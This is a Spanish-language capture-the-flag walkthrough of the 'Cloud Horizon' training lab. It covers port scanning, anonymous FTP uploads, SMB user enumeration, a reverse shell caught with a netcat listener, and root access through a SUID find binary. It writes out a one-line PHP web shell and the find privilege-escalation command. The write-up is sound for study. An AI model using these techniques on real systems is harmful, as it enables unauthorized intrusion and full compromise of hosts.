

## Resolución máquina **Cloud Horizon** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/Cloud Horizon
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/Cloud Horizon x chifay@kali: ~/Whoami-Labs x

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen ...
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: CLOUD HORIZON
DIFICULTAD: ★ Mediano (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{ ... }):
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/Cloud Horizon
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(chifay@kali)~[~/Whoami-Labs/Cloud Horizon]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan_cloud_horizon
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-16 10:26 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:26
Completed NSE at 10:26, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:26
Completed NSE at 10:26, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:26
Completed NSE at 10:26, 0.00s elapsed
Initiating ARP Ping Scan at 10:26
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 10:26, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:26
Scanning 172.17.0.2 [65535 ports]
Discovered open port 8080/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Completed SYN Stealth Scan at 10:26, 0.51s elapsed (65535 total ports)
Initiating Service scan at 10:26
Scanning 5 services on 172.17.0.2
Completed Service scan at 10:26, 11.02s elapsed (5 services on 1 host)
NSE: Script scanning 172.17.0.2.
```

```
chifay@kali: ~/Whoami-Labs/Cloud Horizon
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21/tcp open ftp syn-ack ttl 64 vsftpd 3.0.5
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to ::ffff:172.17.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPd 3.0.5 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx 1 105 108 4096 Jan 07 2026 uploads [NSE: writeable]
22/tcp open ssh syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f1:2b:41:91:9e:3e:7b:ca:0e:85:67:15:cd:b6:36:aa (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNkt+G6v71qqE0kfrqWTJs/lpyGrfxayRbdSfSItT2YeRCBs7pzY
K25CoxRLlBxP0kRUGTeG7qz6/FWA6K6Ms=
|   256 35:c6:4d:2d:f8:b9:bf:0e:23:7b:08:12:10:45:2a:35 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFJlCkNXrj00qWfyFZ0iZpjgrMnKudbiyC+ohegfQEDJ
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4
8080/tcp open http syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 3.10.12)
|_ http-methods:
|_ Supported Methods: GET HEAD
|_ http-title: Cloud Horizon | Enterprise Solutions
|_ http-server-header: SimpleHTTP/0.6 Python/3.10.12
```

Puertos y Servicios Detectados

| Puerto   | Servicio | Versión                 | Detalles                                                     |
|----------|----------|-------------------------|--------------------------------------------------------------|
| 21/tcp   | FTP      | vsftpd 3.0.5            | Acceso anónimo permitido -<br>Directorio /uploads escribible |
| 22/tcp   | SSH      | OpenSSH 8.9p1           | Ubuntu                                                       |
| 139/tcp  | SMB      | Samba smbd 4            | NetBIOS                                                      |
| 445/tcp  | SMB      | Samba smbd 4            | Microsoft-ds                                                 |
| 8080/tcp | HTTP     | SimpleHTTPServer<br>0.6 | Python 3.10.12                                               |

Comenzaremos viendo que hay en el ftp

```
chifay@kali: ~/Whoami-Labs/Cloud Horizon
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Nmap done: 1 IP address (1 host up) scanned in 523.44 seconds

(chifay@kali)-[~/Whoami-Labs/Cloud Horizon]
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
ftp> ls -al
229 Entering Extended Passive Mode (|||33836|)
150 Here comes the directory listing.
drwxr-xr-x  1 0      0          4096 Jan 07  2026 .
drwxr-xr-x  1 0      0          4096 Jan 07  2026 ..
drwxrwxrwx  1 105    108       4096 Jan 07  2026 uploads
226 Directory send OK.
ftp> cd uploads
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||17795|)
150 Here comes the directory listing.
drwxrwxrwx  1 105    108       4096 Jan 07  2026 .
drwxr-xr-x  1 0      0          4096 Jan 07  2026 ..
226 Directory send OK.
ftp>
```

Creemos un webshell

```
chifay@kali: ~/Whoami-Labs/Cloud Horizon
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(chifay@kali)-[~/Whoami-Labs/Cloud Horizon]
$ echo '<?php system($_GET["cmd"]); ?>' > shell.php

(chifay@kali)-[~/Whoami-Labs/Cloud Horizon]
$
```

Ahora subamosla al directorio uploads en el ftp

```
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||16344|)
150 Ok to send data.
100% |*****| 31 325.52 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes sent in 00:00 (71.90 KiB/s)
ftp>
```

Veamos si ese directorio está disponible en la web

```
chifay@kali: ~/Whoami-Labs/Cloud Horizon
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(chifay@kali)-[~/Whoami-Labs/Cloud Horizon]
$ curl http://172.17.0.2:8080/uploads/shell.php?cmd=id
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code: 404</p>
<p>Message: File not found.</p>
<p>Error code explanation: HTTPStatus.NOT_FOUND - Nothing matches the given URI.</p>
</body>
</html>
```

Error 404 nos indica que no existe ese directorio en la web. Vamos a proceder a realizar una enumeración web

```
chifay@kali: ~/Whoami-Labs/Cloud Horizon
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chifay@kali: ~/Whoami-Labs/Cloud Horizon
chifay@kali: ~/Whoami-Labs/Cloud Horizon
(chifay@kali)~[~/Whoami-Labs/Cloud Horizon]
$ ffuf -u http://172.17.0.2:8080/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .php,.html,.txt,.bak -fc 404


  _____
 /  _  _  _  \
|  _ \| | | | |
| |_) | | | | |
|  _ \| | | | |
|_| \_|_|_|_|_|

v2.1.0-dev

:: Method      : GET
:: URL         : http://172.17.0.2:8080/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Extensions : .php .html .txt .bak
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 404

[Status: 200, Size: 2105, Words: 488, Lines: 55, Duration: 8ms]
index.html [Status: 200, Size: 2105, Words: 488, Lines: 55, Duration: 4ms]
index.html [Status: 200, Size: 2105, Words: 488, Lines: 55, Duration: 6ms]
:: Progress: [23070/23070] :: Job [1/1] :: 176 req/sec :: Duration: [0:00:20] :: Errors: 0 ::
```

Esto nos confirma que no existe el directorio uploads en la web, vamos a cargar el sitio web a ver si encontramos algo útil



```
Cloud Horizon | Enterprise Sc... http://172.17.0.2:8080/ x +
Not Secure view-source:http://172.17.0.2:8080/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
11 .hero { background: linear-gradient(to right, #004d99, #0066cc); color: white; padding: 50px 20px; text-align: center; }
12 .container { padding: 20px; max-width: 1000px; margin: 0 auto; }
13 .card { border: 1px solid #ddd; padding: 20px; margin: 10px 0; border-radius: 5px; box-shadow: 0 2px 4px rgba(0,0,0,0.1); }
14 footer { background-color: #333; color: white; text-align: center; padding: 10px; position: fixed; bottom: 0; width: 100%; }
15
16 </style>
17 <body>
18 <header>
19 <h1>CLOUD HORIZON</h1>
20 <p>Future-Proof Infrastructure</p>
21 </header>
22 <nav>
23 <a href="#">Home</a>
24 <a href="#">Services</a>
25 <a href="#">Cloud Storage</a>
26 <a href="#">Contact</a>
27 </nav>
28
29 <div class="hero">
30 <h2>Secure. Scalable. Superior.</h2>
31 <p>Join the revolution of decentralized storage.</p>
32 </div>
33
34 <div class="container">
35 <div class="card">
36 <h3>Enterprise Storage</h3>
37 <p>Our NAS solutions (Port 445) are protected with military-grade encryption.</p>
38 </div>
39 <div class="card">
40 <h3>Automated Deployments</h3>
41 <p>We use automated scripts to process data uploads instantly. Our DevOps team ensures 99.9% uptime.</p>
42 </div>
43 <div class="card">
44 <h3>Security First</h3>
45 <p>We regularly audit our SSH and FTP endpoints to ensure compliance.</p>
46 </div>
47 </div>
48
49 <br><br><br>
50 <footer>
51 <p>©copy; 2025 Cloud Horizon Inc. All rights reserved.</p>
52 </footer>
53 </body>
54 </html>
55
```

Pasemos a analizar el smb ya que en la web mencionan el puerto 445

```
(chifay@kali)-[~/Whoami-Labs/Cloud Horizon]
$ smbclient -L //172.17.0.2 -N

Sharename      Type           Comment
-----
IPC$           IPC           IPC Service (CloudHorizon NAS)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(chifay@kali)-[~/Whoami-Labs/Cloud Horizon]
$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jul 16 11:32:16 2026
```


Solo tiene el recurso compartido IPC\$ y del resultado del comando enum4linux encontramos que existe un usuario devops

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\devops (Local User)
```

En la página web también mencionan que tienen un sistema de ejecución de script que se suben, esto nos recuerda que podemos subir archivos al ftp en la carpeta uploads, vamos a tratar de ejecutar una reverse shell con esto

Iremos al sitio reverse shell generator y buscaremos uno






Lo guardaremos como rshell.sh y lo subiremos al ftp, pero primero pongamos una terminal a escuchar

```
(chifay@kali)-[~/Whoami-Labs/Cloud Horizon]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Creamos el archivo rshell.sh

```
(chifay@kali)-[~/Whoami-Labs/Cloud Horizon]
$ nano rshell.sh
```

Copiamos el contenido y salvamos



Ahora lo subimos al ftp

```
ftp> put rshell.sh
local: rshell.sh remote: rshell.sh
229 Entering Extended Passive Mode (|||15416|)
150 Ok to send data.
100% |*****| 39 366.21 KiB/s 00:00 ETA
226 Transfer complete.
39 bytes sent in 00:00 (86.75 KiB/s)
ftp>
```

Regresamos a la terminal que dejamos escuchando

```
(chifay@kali)-[~/Whoami-Labs/Cloud Horizon]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 60434
sh: 0: can't access tty; job control turned off
$
```

Y vemos que ya estamos conectados, ahora probaremos que permisos tenemos con este usuario

```
$ whoami
devops
$ id
uid=1000(devops) gid=1000(devops) groups=1000(devops)
$ sudo -l
sh: 3: sudo: not found
$ pwd
/var/www/corporate
$ ls -al
total 12
drwxr-xr-x 1 root root 4096 Jan 7 2026 .
drwxr-xr-x 1 root root 4096 Jan 7 2026 ..
-rw-rw-r-- 1 root root 2105 Jan 7 2026 index.html
$
```

Estamos conectados con el usuario devops y no tenemos ejecución con sudo, busquemos binarios SUID

```
$ find / -perm -4000 -type f -ls 2>/dev/null
804011 72 -rwsr-xr-x 1 root root 72712 Feb 6 2024 /usr/bin/chfn
804153 60 -rwsr-xr-x 1 root root 59976 Feb 6 2024 /usr/bin/passwd
804217 56 -rwsr-xr-x 1 root root 55680 Apr 9 2024 /usr/bin/su
804079 72 -rwsr-xr-x 1 root root 72072 Feb 6 2024 /usr/bin/gpasswd
804243 36 -rwsr-xr-x 1 root root 35200 Apr 9 2024 /usr/bin/umount
804137 48 -rwsr-xr-x 1 root root 47488 Apr 9 2024 /usr/bin/mount
804017 44 -rwsr-xr-x 1 root root 44808 Feb 6 2024 /usr/bin/chsh
819428 276 -rwsr-xr-x 1 root root 282088 Mar 23 2022 /usr/bin/find
804142 40 -rwsr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
808108 36 -rwsr-xr-x 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
808157 332 -rwsr-xr-x 1 root root 338536 Apr 11 2025 /usr/lib/openssh/ssh-keysign
$
```

De esos binarios reconocemos find que ya no le hemos usado antes en otros lab

```
$ /usr/bin/find . -exec /bin/sh -p \; -quit
whoami
root
id
uid=1000(devops) gid=1000(devops) euid=0(root) groups=1000(devops)
find / -name "flag.txt" 2>/dev/null
/root/flag.txt
cat /root/flag.txt
CTF{[REDACTED]}
```

Explotando el bit SUID del binario find hemos logrado escalar como root y obtener la bandera, ahora verifiquemos su valor

```
chifay@kali: ~/Whoami-Labs/Cloud Horizon
Session Actions Edit View Help
chifay@kali: ~/.../Cloud Horizon x chifay@kali: ~/.../Cloud Horizon x chifay@kali: ~/.../Cloud Horizon x chifay@kali: ~/.../Cloud Horizon x

W H O A M I - L A B S . C O M

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen ...
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: CLOUD HORIZON
DIFICULTAD: ★ Mediano (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{...}): CTF{[REDACTED]}
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```